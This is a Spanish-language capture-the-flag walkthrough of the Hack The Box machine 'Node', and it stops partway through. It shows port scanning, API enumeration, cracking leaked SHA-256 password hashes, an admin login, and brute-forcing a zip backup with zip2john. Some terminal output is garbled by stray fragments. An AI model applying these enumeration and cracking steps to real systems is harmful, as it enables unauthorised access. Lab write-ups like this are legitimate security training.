

Node

Máquina Linux Media

1. Enumeración:

Realizamos una búsqueda puertos y servicios

1.0.1. Escaneo:

`nmap -Pn -p- --open 10.10.10.58 -T4`

```
(kali㉿kali)-[~/machineshtb/Node]
└─$ nmap -Pn -p- --open 10.10.10.58 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-11 23:42 GMT
Nmap scan report for 10.10.10.58
Host is up (0.11s latency).
Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
3000/tcp   open  ppp

Nmap done: 1 IP address (1 host up) scanned in 98.02 seconds

(kali㉿kali)-[~/machineshtb/Node]
└─$
```

1.0.1. Versiones:


```
(kali㉿kali)-[~/machineshtb/Node]
└─$ nmap -Pn -p22,3000 -sCV 10.10.10.58 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-11 23:44 GMT
Nmap scan report for 10.10.10.58
Host is up (0.11s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 dc:5e:34:a6:25:db:43:ec:eb:40:f4:96:7b:8e:d1:da (RSA)
|   256  6c:8e:5e:5f:4f:d5:41:7d:18:95:d1:dc:2e:3f:e5:9c (ECDSA)
|_  256  d0:78:b0:5d:05:ff:ad:7b:e6:e2:b5:da:1c:52:62:36 (ED25519)
3000/tcp   open  hadoop-datanode Apache Hadoop
|_ hadoop-tasktracker-info:
|_  Logs: /login
|_ http-title: MyPlace
|_ hadoop-datanode-info:
|_  Logs: /login
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.07 seconds


(kali㉿kali)-[~/machineshtb/Node]
└─$
```

Visitamos la web y enumeramos



LOGIN

Login



SAY "HEY" TO OUR NEWEST MEMBERS



tom




mark



rastating


dentro de la web de los usuarios no se detecta mayor cosa



TOM

User bios are still not completed, check back later to learn more about tom!

Sin embargo, si revisamos el código fuente de la web encontramos unos directorios



```
<!-- /.navbar-collapse -->
</div>
<!-- /.container-fluid -->
</nav>


<!-- Header -->
<header>
  <div class="container">
    <div class="row">
      <div class="col-lg-12">
        
        <div class="intro-text">
          <span class="name">Welcome to MyPlace</span>
        </div>
      </div>
    </div>
  </div>
</header>

<!--[if lt IE 8]>
  <p class="browserupgrade">You are using an <strong>outdated</strong> browser. Please <a href=
<![endif]-->

  <div data-ng-view=""></div>
</body>

<script type="text/javascript" src="vendor/jquery/jquery.min.js"></script>
<script type="text/javascript" src="vendor/bootstrap/js/bootstrap.min.js"></script>
<script type="text/javascript" src="vendor/angular/angular.min.js"></script>
<script type="text/javascript" src="vendor/angular/angular-route.min.js"></script>
<script type="text/javascript" src="assets/js/app/app.js"></script>
<script type="text/javascript" src="assets/js/app/controllers/home.js"></script>
<script type="text/javascript" src="assets/js/app/controllers/login.js"></script>
<script type="text/javascript" src="assets/js/app/controllers/admin.js"></script>
<script type="text/javascript" src="assets/js/app/controllers/profile.js"></script>
<script type="text/javascript" src="assets/js/misc/freelancer.min.js"></script>
</html>
```


visitamos el directorio que terminan en home.js y encontramos el directorio /api/users/latest
http://10.10.10.58:3000/assets/js/app/controllers/home.js



```
var controllers = angular.module('controllers');

controllers.controller('HomeCtrl', function ($scope, $http) {
  $http.get('/api/users/latest').then(function (res) {
    $scope.users = res.data;
  });
});
```

Visitamos este directorio y encontramos usuarios y posibles contraseñas




1.1. Búsqueda de directorios con wfuzz

También realizo una búsqueda de directorios con wfuzz debido a que con gobuster tiraba varios problemas.

Primero validamos si con el simple --hc 404 corre

wfuzz -c --hc 404 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
http://10.10.10.58:3000/FUZZ



Detectamos que muestra varios con respuesta 200 y con 3861 caracteres modificamos para que me muestre resultados distintos a los 3861 caracteres y encontramos los siguientes directorios.

wfuzz -c --hc 400 --hh 3861 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt http://10.10.10.58:3000/FUZZ

```
(kali@kali)~[/machineshtb/Node]
$ wfuzz -c --hc 400 --hh 3861 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt http://10.10.10.58:3000/FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly w
Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://10.10.10.58:3000/FUZZ
Total requests: 220559
*****
Detectamos que muestra varios con respuesta 200 y con 3861 caracteres modificamos para
me muestre resultados distintos a los 3861 caracteres y encontramos los siguientes directori
*****
ID      admin  Response  Lines  Word  Chars  Payload
*****
Otra forma es con la
000000164: 301 --* 9 L 15 W 173 Ch "uploads"
000000291: 301 --* 9 L 15 W 171 Ch "assets"
000001481: 301 --* 9 L 15 W 171 Ch "vendor"
^C /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests...
```

Sin embargo, no encontramos mayor cosa en estos directorios, por lo cual volvemos a los hash identificados, los cuales parecen ser de tipo sha-256

```
kali@kali: ~/machineshtb
(kali@kali)~[/machineshtb/Node]
$ hash-identifier
#####
#
# con el valor o parámetro
# *+OR+=+* se
# pueden detectar
# valores escondidos
# adicionales a los ya
# establecidos.
#
# Ahora ingreso la
# sentencia '+OR+=+*'
#
#####
#
# utilizar el navegador
#
HASH: f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240
Possible Hashs:
[+] SHA-256
[+] Haval-256
ma es con la
sentencia
**'+**
```

Utilizamos crackstation para ver si logramos descifrar los hashes

https://crackstation.net

Translate - El m...Machine ExcellTrainingACTIVE DIRECTORYOSCPTmux Cheat Sheet & Q...Sign in to GitHub · Git...Index of /ad

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240
de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73
5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0

I'm not a robot

reCAPTCHA

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240	sha256	spongebob
de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73	sha256	snowflake
5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0	Unknown	Not found.

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Me conecto al login con estas credenciales, pero no accedemos a algún sitio importante

LOGIN

Login


WELCOME TO MYPLACE

WELCOME BACK, TOM

Only admin users have access to the control panel currently, but
check back soon to test the standard user functionality!

Luego de buscar un buen rato válido un directorio atrás y encuentro otro usuario

<http://10.10.10.58:3000/api/users/>



crackemos su pass

Enter up to 20 non-salted hashes, one per line:

f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240
de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73
5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0
dfffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af

☐ I'm not a robot
reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240	sha256	spongebob
de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73	sha256	snowflake
5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0	Unknown	Not found.
dfffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af	sha256	manchester

Accedemos con estas credenciales y usuario

LOGIN

Login

y encontramos un botón para descargar un backup



WELCOME BACK, P14CEADM1NACCOUN

Download Backup

al validar su contenido este se encuentra codificado en base64 aparentemente

```
3d3L215cGxhY2Uvc3RhdGJlZFc2V0cy9qcy9hcHAvYXBwLmpzVWQFAAPH6K1ZdXgLAEEAAAAAAAAAAAAAUESBAH4DCgAAAAAA1WiSwAAAAAAAAAAAAAAAAADEAGAAAAAAAAAQAP1BvucLAHZhc193d3cVbXlwbGfjZS9zZGF0aWVYNzZXRzL2pzL2FwcC9jb250cm9sbGVycy9VVAUAA/GTqll1eAsAAQAAAAAAAAABQSWechgMUAaKACABayNLkeAW5u0AAACLQAQAAQYAAAAAAAAABAAATIEp6CUAdmFyL3d3dy9teX8sYWN1L3N0YXRpYyhc3NldHlmanMvYXBwL2Nvb3R5b250cm9sbGVycy9VVAUAA/LmpzVWQFAANR9atZdXgLAEEAAAAAAAAAAAAAUESBAH4DFAAJAAGAMM1S+kwRcyJAQAASAEAAADSAGAAAAAAAAAALSBmeKLAHZhc193d3cVbXlwbGfjZS9zZGF0aWVYNzZXRzL2pzL2FwcC9jb250cm9sbGVycy9sb2dpb15qc1VUBQADx+1pWxV4CwABBAAAAAAAAAAAAAFBLAQIEAxQACQIAEABIKtIJTFNmQAAAM4AAAAABgAAAAAAAAEAAAC0gebsJQB2YXIvd3d3L215cGxhY2Uvc3RhdGJlZFc2V0cy9qcy9hcHAvY29udHJvbgxlcNvAg9tZS5qc1VUBQADx+1pWxV4CwABBAAAAAAAAAAAAAFBLAQIEAw0AAAAAAAAEABTKsAAAAAAAAAAAAAAAAAGABAAAAAAAAAAEAD9QHuJQB2YXIvd3d3L215cGxhY2Uvc3RhdGJlZFc2V0cy9qcy9hcHAvYXBwLmpzVWQFAANR9atZdXgLAEEAAAAAAAAAAAAAUESBAH4DFAAJAAGAMM1S+kwRcyJAQAASAEAAADSAGAAAAAAAAAALSBmeKLAHZhc193d3cVbXlwbGfjZS9zZGF0aWVYNzZXRzL2pzL2FwcC9jb250cm9sbGVycy9sb2dpb15qc1VUBQADx+1pWxV4CwABBAAAAAAAAAAAAAFBLAQIEA0AAAAAAAAEABTKsAAAAAAAAAAAAAAAAAGABAAAAAAAAAAEAD9QHuJQB2YXIvd3d3L215cGxhY2Uvc3RhdGJlZFc2V0cy9qcy9hcHAvYXBwLmpzVWQFAANR9atZdXgLAEEAAAAAAAAAAAAAUESBAH4DFAAJAAGAMM1S+kwRcyJAQAASAEAAADSAGAAAAAAAAAALSBmeKLAHZhc193d3cVbXlwbGfjZS9zZGF0aWVYNzZXRzL2pzL2FwcC9jb250cm9sbGVycy9sb2dpb15qc1VUBQADx+1pWxV4CwABBAAAAAAAAAAAAAFBLAQIAA==
(kali@kali)-[~/machineshtb/Node]
$
```

Decodificamos su contenido en otro archivo y validamos su contenido
 cat myplace.backup | base64 -d >> my2.backup
 cat my2.backup

```
s/app/controllers/home.jsUTYux
PK
@K A%var/www/myplace/static/partials/UTYux
PK lk#J\4)*{%var/www/myplace/static/partials/admin.htmlUT+Yux
PK @*K R@*%var/www/myplace/static/partials/login.html
TYux
PK e*K0R7}%var/www/myplace/static/partials/home.htmlUTYux
PK Me*K(L,%var/www/myplace/static/partials/profile.htmlUT*Yux
Yux
PK__w%
(kali@kali)-[~/machineshtb/Node]
$
```

Al validar no nos muestra información pero si hacemos un file del archivo decodificado encontramos que es un .zip
 file my2.backu

```
Yux
PK__w%
(kali@kali)-[~/machineshtb/Node]
$ file my2.backup
my2.backup: Zip archive data, at least v1.0 to extract, compression method=store
(kali@kali)-[~/machineshtb/Node]
$
```

al intentar descomprimir nos pide password

```
my2.backup: Zip archive data, at least v1.0 to extract, compression method=store
What is the password for the Zip archive?
(kali@kali)-[~/machineshtb/Node]
$ unzip my2.backup
Archive: my2.backup
warning [my2.backup]: 2594909 extra bytes at beginning or within zipfile
(attempting to process anyway)
creating: var/www/myplace/
[my2.backup] var/www/myplace/package-lock.json password:
[0] 0:unzip*
```

1.1. zip2john

Acá utilizamos zip2john para convertir en un formato que la herramienta jhon the ripper entienda dado que probamos con las credenciales ya encontradas y ninguna funciono por lo cual toca usar fuerza bruta.
<https://medium.com/@mohitrdamke/zip-rar-file-crack-under-3-minutes-with-john-the-ripper-a1c6eb7f714a>
 zip2john

zip2john my2.backup > my.txt

```

ver 1.0 my2.backup/var/www/myplace/static/assets/js/app/controllers/ is not encrypt
ver 2.0 efh 5455 efh 7875 my2.backup/var/www/myplace/static/assets/js/app/controll
81 type=8
ver 2.0 efh 5455 efh 7875 my2.backup/var/www/myplace/static/assets/js/app/controll
6331 type=8
ver 2.0 efh 5455 efh 7875 my2.backup/var/www/myplace/static/assets/js/app/controll
40 type=8
ver 2.0 efh 5455 efh 7875 my2.backup/var/www/myplace/static/assets/js/app/controll
0 type=8
ver 1.0 my2.backup/var/www/myplace/static/partials/ is not encrypted, or stored wi
ver 2.0 efh 5455 efh 7875 my2.backup/var/www/myplace/static/partials/admin.html PK
ver 2.0 efh 5455 efh 7875 my2.backup/var/www/myplace/static/partials/login.html PK
ver 2.0 efh 5455 efh 7875 my2.backup/var/www/myplace/static/partials/home.html PKZ
ver 2.0 efh 5455 efh 7875 my2.backup/var/www/myplace/static/partials/profile.html
ver 2.0 efh 5455 efh 7875 my2.backup/var/www/myplace/app.html PKZIP Encr: TS_chk,
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

(kali@kali)-[~/machineshtb/Node]
$ ls
